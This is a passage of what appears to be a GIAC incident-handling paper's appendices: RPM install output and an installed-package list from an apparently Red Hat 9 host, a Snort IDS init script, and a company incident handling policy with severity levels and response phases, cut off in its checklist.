warning: package XFree86-Mesa-libGLU = 4.3.0-2.90.43 was already added,
replacing with XFree86-Mesa-libGLU <= 4.3.0-2.90.55
warning: package XFree86-tools = 4.3.0-2.90.43 was already added, replacing
with XFree86-tools <= 4.3.0-2.90.55
warning: package XFree86-truetype-fonts = 4.3.0-2.90.43 was already added,
replacing with XFree86-truetype-fonts <= 4.3.0-2.90.55
warning: package XFree86-twm = 4.3.0-2.90.43 was already added, replacing with
XFree86-twm <= 4.3.0-2.90.55
warning: package XFree86-xauth = 4.3.0-2.90.43 was already added, replacing
with XFree86-xauth <= 4.3.0-2.90.55
warning: package XFree86-xdm = 4.3.0-2.90.43 was already added, replacing with
XFree86-xdm <= 4.3.0-2.90.55
warning: package XFree86-xfs = 4.3.0-2.90.43 was already added, replacing with
XFree86-xfs <= 4.3.0-2.90.55
Preparing...                ########################################### [100%]
   1:bash                   ########################################### [  1%]
```

```
 2:perl                   ########################################### [  2%]
 3:libxml2                ########################################### [  3%]
 4:libpng                 ########################################### [  4%]
 5:mozilla-nspr           ########################################### [  6%]
 6:grep                   ########################################### [  7%]
 7:coreutils              ########################################### [  8%]
 8:krb5-libs              ########################################### [  9%]
 9:cups-libs              ########################################### [ 10%]
10:openssh                ########################################### [ 11%]
11:mozilla-nss            ########################################### [ 12%]
12:rhpl                   ########################################### [ 13%]
13:netpbm                 ########################################### [ 15%]
14:foomatic               ########################################### [ 16%]
15:sendmail               ########################################### [ 17%]
16:utempter               ########################################### [ 18%]
17:xinetd                 ########################################### [ 19%]
18:gnupg                  ########################################### [ 20%]
19:XFree86-Mesa-libGLU    ########################################### [ 21%]
20:libpng10               ########################################### [ 22%]
21:up2date                ########################################### [ 24%]
22:sane-backends          ########################################### [ 25%]
23:perl-CPAN              ########################################### [ 26%]
24:lftp                   ########################################### [ 27%]
25:XFree86-libs-data      ########################################### [ 28%]
26:openoffice-i18n        ########################################### [ 29%]
27:up2date-gnome          ########################################### [ 30%]
28:libpng10-devel         ########################################### [ 31%]
29:cups                   ########################################### [ 33%]
30:netpbm-devel           ########################################### [ 34%]
31:netpbm-progs           ########################################### [ 35%]
32:openssh-clients        ########################################### [ 36%]
33:openssh-server         ########################################### [ 37%]
34:redhat-config-printer-g########################################### [ 38%]
35:cvs                    ########################################### [ 39%]
36:krb5-devel             ########################################### [ 40%]
37:nfs-utils              ########################################### [ 42%]
38:nscd                   ########################################### [ 43%]
39:libpng-devel           ########################################### [ 44%]
40:libxml2-devel          ########################################### [ 45%]
41:libxml2-python         ########################################### [ 46%]
42:pan                    ########################################### [ 47%]
43:gdk-pixbuf-devel       ########################################### [ 48%]
44:glibc-devel            ########################################### [ 49%]
45:iproute                ########################################### [ 51%]
46:slocate                ########################################### [ 52%]
47:tcpdump                ########################################### [ 53%]
48:unzip                  ########################################### [ 54%]
49:rsync                  ########################################### [ 55%]
50:pam_smb                ########################################### [ 56%]
51:mkisofs                ########################################### [ 57%]
52:lha                    ########################################### [ 58%]
53:cdrecord               ########################################### [ 60%]
54:cdda2wav               ########################################### [ 61%]
55:XFree86-libs           ########################################### [ 62%]
56:XFree86-font-utils     ########################################### [ 63%]
57:gdk-pixbuf             ########################################### [ 64%]
58:mozilla                ########################################### [ 65%]
59:gdk-pixbuf-gnome       ########################################### [ 66%]
60:gtkhtml                ########################################### [ 67%]
61:ghostscript            ########################################### [ 69%]
62:XFree86-Mesa-libGL     ########################################### [ 70%]
```

```
63:openoffice-libs        ########################################### [ 71%]
64:mozilla-mail           ########################################### [ 72%]
65:XFree86-base-fonts     ########################################### [ 73%]
66:XFree86-xauth          ########################################### [ 74%]
67:redhat-config-printer  ########################################### [ 75%]
68:evolution              ########################################### [ 76%]
69:XFree86-xfs            ########################################### [ 78%]
70:XFree86                ########################################### [ 79%]
71:eog                    ########################################### [ 80%]
72:gaim                   ########################################### [ 81%]
73:gdm                    ########################################### [ 82%]
74:gtkhtml-devel          ########################################### [ 83%]
75:hpijs                  ########################################### [ 84%]
76:mutt                   ########################################### [ 85%]
77:openoffice             ########################################### [ 87%]
78:openssh-askpass        ########################################### [ 88%]
79:openssh-askpass-gnome  ########################################### [ 89%]
80:printman               ########################################### [ 90%]
81:xchat                  ########################################### [ 91%]
82:XFree86-100dpi-fonts   ########################################### [ 92%]
83:XFree86-75dpi-fonts    ########################################### [ 93%]
84:XFree86-devel          ########################################### [ 94%]
85:XFree86-tools          ########################################### [ 96%]
86:XFree86-truetype-fonts ########################################### [ 97%]
87:XFree86-twm            ########################################### [ 98%]
88:XFree86-xdm            ########################################### [ 99%]
89:xpdf                   ########################################### [100%]
```

The following is output from "rpm –qa | sort"

```
4Suite-0.11.1-13
a2ps-4.13b-28
acl-2.2.3-1
alchemist-1.0.26-1
anacron-2.3-25
apmd-3.0.2-18
arts-1.1-7
ash-0.3.8-8
aspell-0.33.7.1-21
at-3.1.8-33
atk-1.2.0-2
atk-devel-1.2.0-2
attr-2.2.0-1
audiofile-0.2.3-6
audiofile-devel-0.2.3-6
aumix-2.7-16
authconfig-4.3.4-1
authconfig-gtk-4.3.4-1
autoconf-2.57-3
autofs-3.1.7-36
automake14-1.4p6-5.1
automake15-1.5-6
automake-1.6.3-5
basesystem-8.0-2
bash-2.05b-20.1
bc-1.06-12
bind-utils-9.2.1-16
binutils-2.13.90.0.18-9
bison-1.35-6
bitmap-fonts-0.3-2
bonobo-1.0.22-4
bonobo-activation-2.2.0-4
```

```
bonobo-activation-devel-2.2.0-4
bonobo-conf-0.16-5
bonobo-conf-devel-0.16-5
bonobo-devel-1.0.22-4
bug-buddy-2.2.0-5
byacc-1.9-25
bzip2-1.0.2-8
bzip2-libs-1.0.2-8
cdda2wav-2.0-11.9.1
cdecl-2.5-27
cdlabelgen-2.3.0-5
cdp-0.33-29
cdparanoia-alpha9.8-15
cdparanoia-libs-alpha9.8-15
cdrdao-1.1.7-4
cdrecord-2.0-11.9.1
chkconfig-1.3.8-1
chkfontpath-1.9.7-1
compat-gcc-7.3-2.96.118
compat-gcc-c++-7.3-2.96.118
compat-libstdc++-7.3-2.96.118
compat-libstdc++-devel-7.3-2.96.118
comps-9-0.20030313
comps-extras-8.0.94-1
control-center-2.2.0.1-9
coreutils-4.5.3-19.0.2
cpio-2.5-3
cpp-3.2.2-5
cracklib-2.7-21
cracklib-dicts-2.7-21
crontabs-1.10-5
cups-1.1.17-13.3.0.3
cups-libs-1.1.17-13.3.0.3
curl-7.9.8-5
curl-devel-7.9.8-5
cvs-1.11.2-17
cyrus-sasl-2.1.10-4
cyrus-sasl-devel-2.1.10-4
cyrus-sasl-md5-2.1.10-4
cyrus-sasl-plain-2.1.10-4
db4-4.0.14-20
db4-devel-4.0.14-20
db4-utils-4.0.14-20
desktop-backgrounds-basic-2.0-14
desktop-backgrounds-extra-2.0-14
desktop-file-utils-0.3-5
desktop-printing-0.1.10-6
dev-3.3.2-5
dev86-0.16.3-8
devlabel-0.26.08-3
dhclient-3.0pl1-23
dia-0.90-11
dialog-0.9b-20020814.2
diffstat-1.31-2
diffutils-2.8.1-6
docbook-dtds-1.0-17
docbook-style-dsssl-1.76-8
docbook-utils-0.6.12-5
dos2unix-3.1-15
dosfstools-2.8-6
doxygen-1.2.18-3
```

```
dump-0.4b28-7
dvdrecord-0.1.2-10
e2fsprogs-1.32-6
ed-0.2-31
eel2-2.2.1-3
eel2-devel-2.2.1-3
eject-2.0.13-2
elfutils-0.76-3
elfutils-libelf-0.76-3
eog-2.2.0-2
esound-0.2.28-4
esound-devel-0.2.28-4
ethtool-1.6-5
evolution-1.2.2-5
expat-1.95.5-2
expat-devel-1.95.5-2
fam-2.6.8-9
fam-devel-2.6.8-9
fbset-2.1-13
fetchmail-6.2.0-3
file-3.39-9
file-roller-2.2.1-2
filesystem-2.2.1-3
findutils-4.1.7-9
finger-0.17-16
firstboot-1.0.5-11
flex-2.5.4a-29
fontconfig-2.1-9
fontconfig-devel-2.1-9
fontilus-0.3-4
foomatic-2.0.2-15.1
freetype-2.1.3-6
freetype-devel-2.1.3-6
ftp-0.17-17
gail-1.2.0-1
gail-devel-1.2.0-1
gaim-0.75-0.9.0
gal-0.23-1
gal-devel-0.23-1
gawk-3.1.1-9
gcc-3.2.2-5
gcc-c++-3.2.2-5
gcc-g77-3.2.2-5
gcc-gnat-3.2.2-5
gcc-java-3.2.2-5
GConf-1.0.9-10
GConf2-2.2.0-1
GConf2-devel-2.2.0-1
GConf-devel-1.0.9-10
gconf-editor-0.4.0-3
gd-1.8.4-11
gdb-5.3post-0.20021129.18
gdbm-1.8.0-20
gdbm-devel-1.8.0-20
gd-devel-1.8.4-11
gdk-pixbuf-0.22.0-6.1.0
gdk-pixbuf-devel-0.22.0-6.1.0
gdk-pixbuf-gnome-0.22.0-6.1.0
gdm-2.4.1.3-5.1
gedit-2.2.0-1
gettext-0.11.4-7
```

```
gftp-2.0.14-2
ggv-1.99.97-2
ghostscript-7.05-32.1
ghostscript-fonts-5.50-9
gimp-1.2.3-16
gimp-data-extras-1.2.0-8
gimp-print-4.2.4-5
gimp-print-plugin-4.2.4-5
gimp-print-utils-4.2.4-5
glade2-1.1.3-3
glib-1.2.10-10
glib2-2.2.1-1
glib2-devel-2.2.1-1
glibc-2.3.2-27.9.7
glibc-common-2.3.2-27.9.7
glibc-devel-2.3.2-27.9.7
glibc-kernheaders-2.4-8.10
glib-devel-1.2.10-10
Glide3-20010520-25
Glide3-devel-20010520-25
gmp-4.1.2-2
gmp-devel-4.1.2-2
gnome-applets-2.2.0-8
gnome-audio-1.4.0-6
gnome-desktop-2.2.0.1-4
gnome-icon-theme-1.0.0-4
gnome-libs-1.4.1.2.90-32
gnome-libs-devel-1.4.1.2.90-32
gnome-media-2.2.1.1-4
gnome-mime-data-2.2.0-1
gnome-panel-2.2.0.1-9
gnome-pilot-0.1.71-2
gnome-pilot-devel-0.1.71-2
gnome-print-0.37-4
gnome-print-devel-0.37-4
gnome-python2-1.99.14-5
gnome-python2-bonobo-1.99.14-5
gnome-python2-canvas-1.99.14-5
gnome-python2-gtkhtml2-1.99.14-5
gnome-session-2.2.0.2-4
gnome-spell-0.5-5
gnome-system-monitor-2.0.4-2
gnome-terminal-2.2.1-3
gnome-themes-2.2-3
gnome-user-docs-2.0.1-3
gnome-utils-2.2.0.3-2
gnome-vfs-1.0.5-13
gnome-vfs2-2.2.2-4
gnome-vfs2-devel-2.2.2-4
gnome-vfs2-extras-0.99.10-1
gnome-vfs-devel-1.0.5-13
gnome-vfs-extras-0.2.0-5
gnupg-1.2.1-9
gphoto2-2.1.0-7
gpm-1.19.3-27
gpm-devel-1.19.3-27
gqview-1.2.1-3
grep-2.5.1-7.8
grip-3.0.4-5
groff-1.18.1-20
grub-0.93-4
```

```
gstreamer-0.6.0-4
gstreamer-plugins-0.6.0-6
gstreamer-tools-0.6.0-4
gthumb-2.0.1-1
gtk+-1.2.10-25
gtk2-2.2.1-4
gtk2-devel-2.2.1-4
gtk2-engines-2.2.0-2
gtkam-0.1.7-3
gtk+-devel-1.2.10-25
gtk-doc-0.10-4
gtk-engines-0.11-16
gtkhtml-1.1.9-0.9.1
gtkhtml2-2.2.0-5
gtkhtml-devel-1.1.9-0.9.1
gtoaster-1.0beta6-4
Guppi-0.40.3-13
Guppi-devel-0.40.3-13
gzip-1.3.3-9
hdparm-5.2-4
hesiod-3.0.2-26
hesiod-devel-3.0.2-26
hotplug-2002_04_01-17
hpijs-1.3-32.1
htmlview-2.0.0-10
hwbrowser-0.8-9
hwdata-0.75-1
ImageMagick-5.4.7-10
imlib-1.9.13-12
imlib-devel-1.9.13-12
indent-2.2.9-2
indexhtml-9-3
info-4.3-5
initscripts-7.14-1
intltool-0.25-2
iproute-2.4.7-7.90.1
iptables-1.2.7a-2
iputils-20020927-2
irda-utils-0.9.14-9
isdn4k-utils-3.1-62
jfsutils-1.0.17-6
jwhois-3.2.1-1
kbd-1.08-4
kernel-2.4.20-31.9
kernel-2.4.20-8
kernel-doc-2.4.20-31.9
kernel-pcmcia-cs-3.1.31-13
kernel-source-2.4.20-31.9
kernel-source-2.4.20-8
kernel-wlan-ng-0.2.1-pre14
kernel-wlan-ng-modules-rh9.31-0.2.1-pre14
kernel-wlan-ng-pcmcia-0.2.1-pre14
krb5-devel-1.2.7-14
krb5-libs-1.2.7-14
krbafs-1.1.1-9
krbafs-devel-1.1.1-9
kudzu-0.99.99-1
kudzu-devel-0.99.99-1
less-378-7
lesstif-0.93.36-3
lesstif-devel-0.93.36-3
```

```
lftp-2.6.3-4
lha-1.14i-9.1
libacl-2.2.3-1
libacl-devel-2.2.3-1
libao-0.8.3-3
libart_lgpl-2.3.11-2
libart_lgpl-devel-2.3.11-2
libattr-2.2.0-1
libattr-devel-2.2.0-1
libbonobo-2.2.0-1
libbonobo-devel-2.2.0-1
libbonoboui-2.2.0-1
libbonoboui-devel-2.2.0-1
libcap-1.10-15
libcap-devel-1.10-15
libcapplet0-1.4.0.1-11
libf2c-3.2.2-5
libgal21-0.23-1
libgcc-3.2.2-5
libgcj-3.2.2-5
libgcj-devel-3.2.2-5
libghttp-1.0.9-7
libglade-0.17-11
libglade2-2.0.1-3
libglade2-devel-2.0.1-3
libglade-devel-0.17-11
libgnat-3.2.2-5
libgnome-2.2.0.1-8
libgnomecanvas-2.2.0.1-1
libgnomecanvas-devel-2.2.0.1-1
libgnome-devel-2.2.0.1-8
libgnomeprint-1.116.0-6
libgnomeprint15-0.37-4
libgnomeprint22-2.2.1.1-3
libgnomeprintui-1.116.0-4
libgnomeprintui22-2.2.1.1-1
libgnomeui-2.2.0.1-5
libgnomeui-devel-2.2.0.1-5
libgsf-1.6.0-4
libgtop-1.0.12-17
libgtop2-2.0.0-10
libgtop-devel-1.0.12-17
libIDL-0.8.0-7
libIDL-devel-0.8.0-7
libjpeg-6b-26
libjpeg-devel-6b-26
libmng-1.0.4-3
libmng-devel-1.0.4-3
libmrproject-0.9-5
libogg-1.0-4
libogg-devel-1.0-4
libole2-0.2.4-6
libole2-devel-0.2.4-6
libpng10-1.0.13-11
libpng10-devel-1.0.13-11
libpng-1.2.2-20
libpng-devel-1.2.2-20
libraw1394-0.9.0-8
librsvg-1.0.2-8
librsvg2-2.2.3-1
librsvg2-devel-2.2.3-1
```

```
librsvg-devel-1.0.2-8
libstdc++-3.2.2-5
libstdc++-devel-3.2.2-5
libtermcap-2.0.8-35
libtermcap-devel-2.0.8-35
libtiff-3.5.7-11
libtiff-devel-3.5.7-11
libtool-1.4.3-5
libtool-libs-1.4.3-5
libungif-4.1.0-15
libungif-devel-4.1.0-15
libunicode-0.4-12
libunicode-devel-0.4-12
libusb-0.1.6-3
libusb-devel-0.1.6-3
libuser-0.51.7-1
libuser-devel-0.51.7-1
libvorbis-1.0-7
libvorbis-devel-1.0-7
libwnck-2.2.1-2
libwvstreams-3.70-8
libxml-1.8.17-8
libxml2-2.5.4-3.rh9
libxml2-devel-2.5.4-3.rh9
libxml2-python-2.5.4-3.rh9
libxml-devel-1.8.17-8
libxslt-1.0.27-3
libxslt-devel-1.0.27-3
lilo-21.4.4-22
linc-1.0.1-1
linc-devel-1.0.1-1
lockdev-1.0.0-23
lockdev-devel-1.0.0-23
logrotate-3.6.8-1
logwatch-4.3.1-2
lokkit-0.50-22
losetup-2.11y-9
lrzsz-0.12.20-16
lsof-4.63-4
ltrace-0.3.29-1
lvm-1.0.3-12
m4-1.4.1-13
magicdev-1.1.4-4
mailcap-2.1.13-1
mailx-8.1.1-28
make-3.79.1-17
MAKEDEV-3.3.2-5
man-1.5k-6
man-pages-1.53-3
memprof-0.5.1-3
metacity-2.4.34-3
mikmod-3.1.6-20
mingetty-1.01-1
minicom-2.00.0-12
mkbootdisk-1.5.1-1
mkinitrd-3.4.42-1
mkisofs-2.0-11.9.1
mktemp-1.5-18
modutils-2.4.22-8
modutils-devel-2.4.22-8
mount-2.11y-9
```

```
mozilla-1.4.2-0.9.0
mozilla-mail-1.4.2-0.9.0
mozilla-nspr-1.4.2-0.9.0
mozilla-nss-1.4.2-0.9.0
mpage-2.5.3-3
mrproject-0.9-4
mtools-3.9.8-7
mtr-0.52-2
mtr-gtk-0.52-2
mt-st-0.7-10
mutt-1.4.1-3.3
nautilus-2.2.1-5
nautilus-cd-burner-0.3.2-1
nautilus-media-0.2.1-2
ncurses-5.3-4
ncurses-devel-5.3-4
netconfig-0.8.14-2
netpbm-9.24-10.90.1
netpbm-devel-9.24-10.90.1
netpbm-progs-9.24-10.90.1
net-tools-1.60-12
newt-0.51.4-1
newt-devel-0.51.4-1
nfs-utils-1.0.1-3.9
nscd-2.3.2-27.9.7
nss_ldap-202-5
ntp-4.1.2-0.rc1.2
ntsysv-1.3.8-1
oaf-0.6.10-5
oaf-devel-0.6.10-5
Omni-0.7.2-4
Omni-foomatic-0.7.2-4
openjade-1.3.1-12
openldap-2.0.27-8
openldap-devel-2.0.27-8
openmotif-2.2.2-14
openmotif-devel-2.2.2-14
openoffice-1.0.2-11
openoffice-i18n-1.0.2-11
openoffice-libs-1.0.2-11
openssh-3.5p1-11
openssh-askpass-3.5p1-11
openssh-askpass-gnome-3.5p1-11
openssh-clients-3.5p1-11
openssh-server-3.5p1-11
openssl-0.9.7a-20
openssl-devel-0.9.7a-20
ORBit-0.5.17-7
ORBit2-2.6.0-2
ORBit2-devel-2.6.0-2
ORBit-devel-0.5.17-7
pam-0.75-48
pam-devel-0.75-48
pam_krb5-1.60-1
pam_smb-1.1.6-9.9
pan-0.14.2-1.9
pango-1.2.1-3
pango-devel-1.2.1-3
parted-1.6.3-11
passwd-0.68-3
patch-2.5.4-16
```

```
patchutils-0.2.19-1
pax-3.0-6
pciutils-2.1.10-7
pciutils-devel-2.1.10-7
pcre-3.9-10
perl-5.8.0-88.3
perl-CPAN-1.61-88.3
perl-DateManip-5.40-30
perl-Filter-1.29-3
perl-HTML-Parser-3.26-17
perl-HTML-Tagset-3.03-28
perl-libwww-perl-5.65-6
perl-libxml-enno-1.02-29
perl-libxml-perl-0.07-28
perl-Parse-Yapp-1.05-30
perl-SGMLSpm-1.03ii-11
perl-URI-1.21-7
perl-XML-Dumper-0.4-25
perl-XML-Encoding-1.01-23
perl-XML-Grove-0.46alpha-25
perl-XML-Parser-2.31-15
perl-XML-Twig-3.09-3
pilot-link-0.11.5-4
pilot-link-devel-0.11.5-4
pinfo-0.6.6-4
pkgconfig-0.14.0-3
pnm2ppa-1.04-7
popt-1.8-0.69
portmap-4.0-54
ppp-2.4.1-10
printman-0.0.1-0.20021202.12.1
procmail-3.22-9
procps-2.0.11-6
psmisc-21.2-4
pspell-0.12.2-16
psutils-1.17-19
pygtk2-1.99.14-4
pygtk2-devel-1.99.14-4
pygtk2-libglade-1.99.14-4
pyOpenSSL-0.5.1-8
pyorbit-1.99.3-5
python-2.2.2-26
python-devel-2.2.2-26
python-optik-1.4-2
pyxf86config-0.3.5-1
PyXML-0.7.1-9
qt-3.1.1-6
qtcups-2.0-15
quota-3.06-9
raidtools-1.00.3-2
rcs-5.7-20
rdate-1.3-2
rdist-6.1.5-26
readline-4.3-5
readline-devel-4.3-5
redhat-artwork-0.73-1
redhat-config-date-1.5.9-8
redhat-config-keyboard-1.0.3-4
redhat-config-language-1.0.4-1
redhat-config-mouse-1.0.5-1
redhat-config-network-1.2.0-2
```

```
redhat-config-network-tui-1.2.0-2
redhat-config-packages-1.1.8-1
redhat-config-printer-0.6.47.11-1
redhat-config-printer-gui-0.6.47.11-1
redhat-config-rootpassword-1.0.2-4
redhat-config-securitylevel-1.1.1-3
redhat-config-services-0.8.4-1
redhat-config-soundcard-1.0.4-2
redhat-config-users-1.1.5-7
redhat-config-xfree86-0.7.3-2
redhat-logos-1.1.12-1
redhat-logviewer-0.8.5-1
redhat-menus-0.38-1
redhat-release-9-3
redhat-rpm-config-8.0.21-1
reiserfs-utils-3.6.4-5
rhn-applet-2.0.9-0.9.0.1
rhnlib-1.0-4
rhpl-0.93.4-1
rmt-0.4b28-7
rootfiles-7.2-6
rpm-4.2-0.69
rpm-build-4.2-0.69
rpm-devel-4.2-0.69
rpm-python-4.2-0.69
rp-pppoe-3.5-2
rsh-0.17-14
rsync-2.5.7-0.9
sane-backends-1.0.9-5.5
sane-frontends-1.0.9-2
scrollkeeper-0.3.11-3
SDL-1.2.5-3
SDL-devel-1.2.5-3
SDL_image-1.2.2-5
SDL_image-devel-1.2.2-5
SDL_mixer-1.2.4-7
SDL_mixer-devel-1.2.4-7
SDL_net-1.2.4-5
SDL_net-devel-1.2.4-5
sed-4.0.5-1
sendmail-8.12.8-9.90
setserial-2.17-12
setup-2.5.25-1
setuptool-1.12-1
sgml-common-0.6.3-14
shadow-utils-4.0.3-6
slang-1.4.5-16
slang-devel-1.4.5-16
slocate-2.7-2
slrn-0.9.7.4-9
soup-0.7.10-4
sox-12.17.3-11
specspo-9.0-1
splint-3.0.1.7-0.20030123
star-1.5a08-4
startup-notification-0.5-1
statserial-1.1-32
strace-4.4.95-2
stunnel-4.04-3
sudo-1.6.6-3
swig-1.1p5-22
```

```
switchdesk-3.9.8-15
switchdesk-gnome-3.9.8-15
sysklogd-1.4.1-12
syslinux-2.00-4
SysVinit-2.84-13
talk-0.17-20
tar-1.13.25-11
tcl-8.3.5-88
tcpdump-3.7.2-7.9.1
tcp_wrappers-7.6-34
tcsh-6.12-4
telnet-0.17-25
termcap-11.0.1-16
texinfo-4.3-5
time-1.7-21
tk-8.3.5-88
tmpwatch-2.8.4-5
traceroute-1.4a12-9
ttfprint-0.9-8
ttmkfdir-3.0.9-1
unix2dos-2.2-19
unzip-5.50-33
up2date-3.1.23.2-1
up2date-gnome-3.1.23.2-1
urw-fonts-2.0-29
usbutils-0.9-10
usermode-1.67-2
usermode-gtk-1.67-2
utempter-0.5.5-2.RHL9.0
util-linux-2.11y-9
vconfig-1.6-2
VFlib2-2.25.6-10
vim-common-6.1-29
vim-minimal-6.1-29
vixie-cron-3.0.1-74
vorbis-tools-1.0-3
vte-0.10.25-1
w3m-0.3.2.2-5
wget-1.8.2-9
which-2.14-5
wireless-tools-25-8
words-2-21
wvdial-1.53-9
Xaw3d-1.5-18
Xaw3d-devel-1.5-18
xawtv-3.81-6
xchat-1.8.11-9
XFree86-100dpi-fonts-4.3.0-2.90.55
XFree86-4.3.0-2.90.55
XFree86-75dpi-fonts-4.3.0-2.90.55
XFree86-base-fonts-4.3.0-2.90.55
XFree86-devel-4.3.0-2.90.55
XFree86-font-utils-4.3.0-2.90.55
XFree86-libs-4.3.0-2.90.55
XFree86-libs-data-4.3.0-2.90.55
XFree86-Mesa-libGL-4.3.0-2.90.55
XFree86-Mesa-libGLU-4.3.0-2.90.55
XFree86-tools-4.3.0-2.90.55
XFree86-truetype-fonts-4.3.0-2.90.55
XFree86-twm-4.3.0-2.90.55
XFree86-xauth-4.3.0-2.90.55
```

```
XFree86-xdm-4.3.0-2.90.55
XFree86-xfs-4.3.0-2.90.55
xinetd-2.3.11-1.9.0
xinitrc-3.32-1
xisdnload-1.38-62
xloadimage-4.1-27
xml-common-0.6.3-14
xmms-1.2.7-21.p
xpdf-2.01-11
xsane-0.89-3
xsane-gimp-0.89-3
xscreensaver-4.07-2
xsri-2.1.0-5
yelp-2.2.0-3
ypbind-1.11-4
yp-tools-2.7-5
yum-2.0.7-1
zip-2.3-16
zlib-1.1.4-8
zlib-devel-1.1.4-8
```

Appendix D– /etc/init.d/snortd file

```
#!/bin/sh
#
# snortd        Start/Stop the snort IDS daemon.
#
# chkconfig: 2345 40 60
# description:  snort is a lightweight network intrusion detection tool that
#               currently detects more than 1100 host and network
#               vulnerabilities, portscans, backdoors, and more.
#
# June 10, 2000 -- Dave Wreski <dave@linuxsecurity.com>
#   - initial version
#
# July 08, 2000 Dave Wreski <dave@guardiandigital.com>
#   - added snort user/group
#   - support for 1.6.2

# Source function library.
. /etc/rc.d/init.d/functions

# Specify your network interface here
INTERFACE=eth1

# See how we were called.
case "$1" in
  start)
        echo -n "Starting snort: "
        ifconfig eth1 up
        daemon /usr/local/bin/snort -U -o -i $INTERFACE -d -D \
                -c /etc/snort/snort.conf
        touch /var/lock/subsys/snort
        sleep 3
        rm /var/log/snort/alert
        echo
        ;;
  stop)
        echo -n "Stopping snort: "
        killproc snort
        rm -f /var/lock/subsys/snort
        echo
        ;;
  restart)
        $0 stop
        $0 start
        ;;
  status)
        status snort
        ;;
  *)
```

```
        echo "Usage: $0 {start|stop|restart|status}"
        exit 1
esac

exit 0
```

Appendix E – GIAC Enterprises Incident Handling Policy

GIAC Enterprises - Incident handling policy

Scope

The scope of this policy applies to all computer incidents at GIAC Enterprises as defined by the Information Security Manager or delegate.

This policy is approved by the Chief Security Officer (CSO) of GIAC Enterprises, and is authorised by the Chief Executive Officer (CEO) and Chief Information Officer (CIO) of GIAC Enterprises.

Teams

The emergency response team at GIAC Enterprises will be known as **GERT**. It will consist of members of the following teams;

- Information Security
- Physical Security
- System Operations
- Network Management
- Service Desk
- Legal
- Human Resources
- Public Affairs

Law enforcement

Law Enforcement will be contacted if there is evidence of physical loss of equipment (theft). For incidents involving loss, theft, or defacement of electronic data, the incident shall not be publicised outside of GIAC Enterprises unless the Chief Security Officer decides (with advice from Legal) there are advantages to involving Law Enforcement. Reporting incidents to LocalCERT is encouraged where there is no potential for identification of GIAC Enterprises.

Divulging Evidence to third parties

Evidence may be divulged to third parties providing that they being used in the Incident Handling process. An Evidence Transfer form must be completed and signed by both parties before any evidence can be given. The Evidence Transfer form is available on request from Legal.

Severity classification of incident

Incidents are to be classified on the basis of significance to GIAC to assist in the communication and prioritisation processes.

Level 1

- One instance of potentially unfriendly activity

    - finger, unauthorized telnet, port scan on the internal network
- Small number of computer viruses that readily contained with anti virus software

Level 2

- A clear attempt to obtain unauthorized information or access such as;
    - Downloading of password files, access restricted areas, etc.
    - attempted privilege escalation
- Repeated Level 1 attacks.
- Credible notification of a significant threat is received from internal personnel or external parties such as a CERT.

Level 3

- Serious attempt to breach security
    - multi-pronged attack, denial of service attempt, etc.
    - a second Level 2 attack.
- Large number of probes are experienced on the internal network.
- Extensive instances of computer virus activity that are significantly impacting business operations.

Level 4

- Successful penetration of network security controls such as firewalls.
- Successful denial of service attack.
- Successful theft of company intellectual property.
- Considerable risk of negative financial impact or damaging public relations incident.

Communications Plan

The incident shall be communicated to the following roles upon the severity of the incident.

Role/Severity	One	Two	Three	Four
CSO	*	*	*	*
CIO		*	*	*
CEO			*	*
Legal				*
HR				*
Public Affairs				*

Prioritisation of Response Actions[xxi]

The incident handling process will provide some escalation mechanisms. In order to define such a mechanism:

- Priority One - protect human life and people's safety.
- Priority Two - protect restricted and/or internal data. Prevent exploitation of restricted systems, networks or sites. Inform affected restricted sensitive systems, networks or sites about already occurred penetrations while abiding by any applicable government regulations.

- Priority Three - Protect other data including managerial, because loss of data is costly in terms of resources. Prevent exploitations of other systems, networks or sites and inform already affected systems, networks or sites about successful penetrations.
- Priority Four - Prevent damage to systems (e.g., loss or alteration of system files, damage to disk drives, etc.). Damage to systems can result in costly down time and recovery.
- Priority five - Minimise disruption of computing resources (including processes). It is better in many cases to shut a system down or disconnect from a network than to risk damage to data or systems. Each data and system owner must evaluate the trade-off between shutting down and disconnecting, and staying up.

Incident Handling Process

The process should be followed wherever possible to minimise the risk of making inappropriate decisions in the heat on an incident. The Incident Handling Checklist shall be used to ensure the smooth flow of the incident handling process. However, the first rule of incident handling is **DON'T PANIC.**

There are six phases to incident handling. These will be discussed in turn.

Phase 1 – Preparation

This document and other pertinent policies and procedures are considered Incident Handling preparation. Login banners are also considered as preparation as they make users aware of our policies regarding activity monitoring and unauthorised usage being subject to prosecution.

In all phases remember to[xxii]:

- take copious notes about discussions, and events, noting times and any others present to establish a chronology of events
- look for correlation between sources (eg log files on IDS, firewall and host)
- remember the four W's
    - Who?
    - What?
    - When?
    - Where?

Phase 2 – Identification

The Identification phase of Incident Handling consists of detecting the incident, analysing the evidence at hand, and deciding on a course of action in the following phase.

- GERT will be formed from the available personnel
- Logs and other evidence reviewed
- Classification of incident severity
- Prioritisation of incident tasks
- Communication to appropriate personnel and management

Phase 3 – Containment

During the containment phase of the Incident Handling process the focus is on isolating the affected equipment to relieve the symptoms of the incident, or the possibility of the incident from spreading to other systems. Endeavour to contain the incident quickly, but seek to acquire, preserve, secure, and document evidence. This may include;

- affected devices being removed from the network
- isolating affected network segments
- closing firewall access to affected systems or services
- disabling affected services, such as email

When it is believed the incident is contained, perform further tests to confirm the containment of the incident. Analyse the incident and determine if containment was sufficient (including checking other systems for signs of intrusion) and implement additional containment measures if necessary.

Affected systems will be backed up during this phase. Backup media must be labelled and stored in a secure location to ensure the chain of custody should prosecution occur. Two copies are to be made of each backup.

Phase 4 – Eradication

The Eradication Phase of Incident Handling seeks to ensure the incident or attack could not happen in the future. All exploited vulnerabilities must be identified and mitigated. This work could require:

- changing of passwords
- installation of new hardware and/or software to prevent further attack or that is not vulnerable to the attack
- changing firewall rules
- applying software patches
- the operating system including all applicable patches and upgrades **must** be reloaded.
- changing the root/Administrator password for both operating system and pertinent applications is **mandatory.**

Phase 5 – Recovery

The Recovery Phase deals with returning affected systems to an operational state, after they have been carefully tested to ensure they are no longer affected by the incident and are no longer vulnerable to the attack. Logs must be monitored at this phase to ensure affected systems are functioning as expected. Additional monitoring may be required to confirm no further malicious activity is happening.

Phase 6 – Lessons Learned

Lessons learned phase deals with writing a report of the incident, to ensure the Incident Response process functioned properly, and how systems processes may be improved to minimise the chances of a recurrence of the incident. The completion of this task is the responsibility of the CSO or delegate.

Incident Handling Checklist[xxiii]

	Action	Completed
	Identification - Detection and Analysis	
1.1	Prioritise handling the incident based on Severity classification of incident and Prioritisation of Response Actions	
1.2.	Identify which resources have been affected and forecast which resources will be affected	
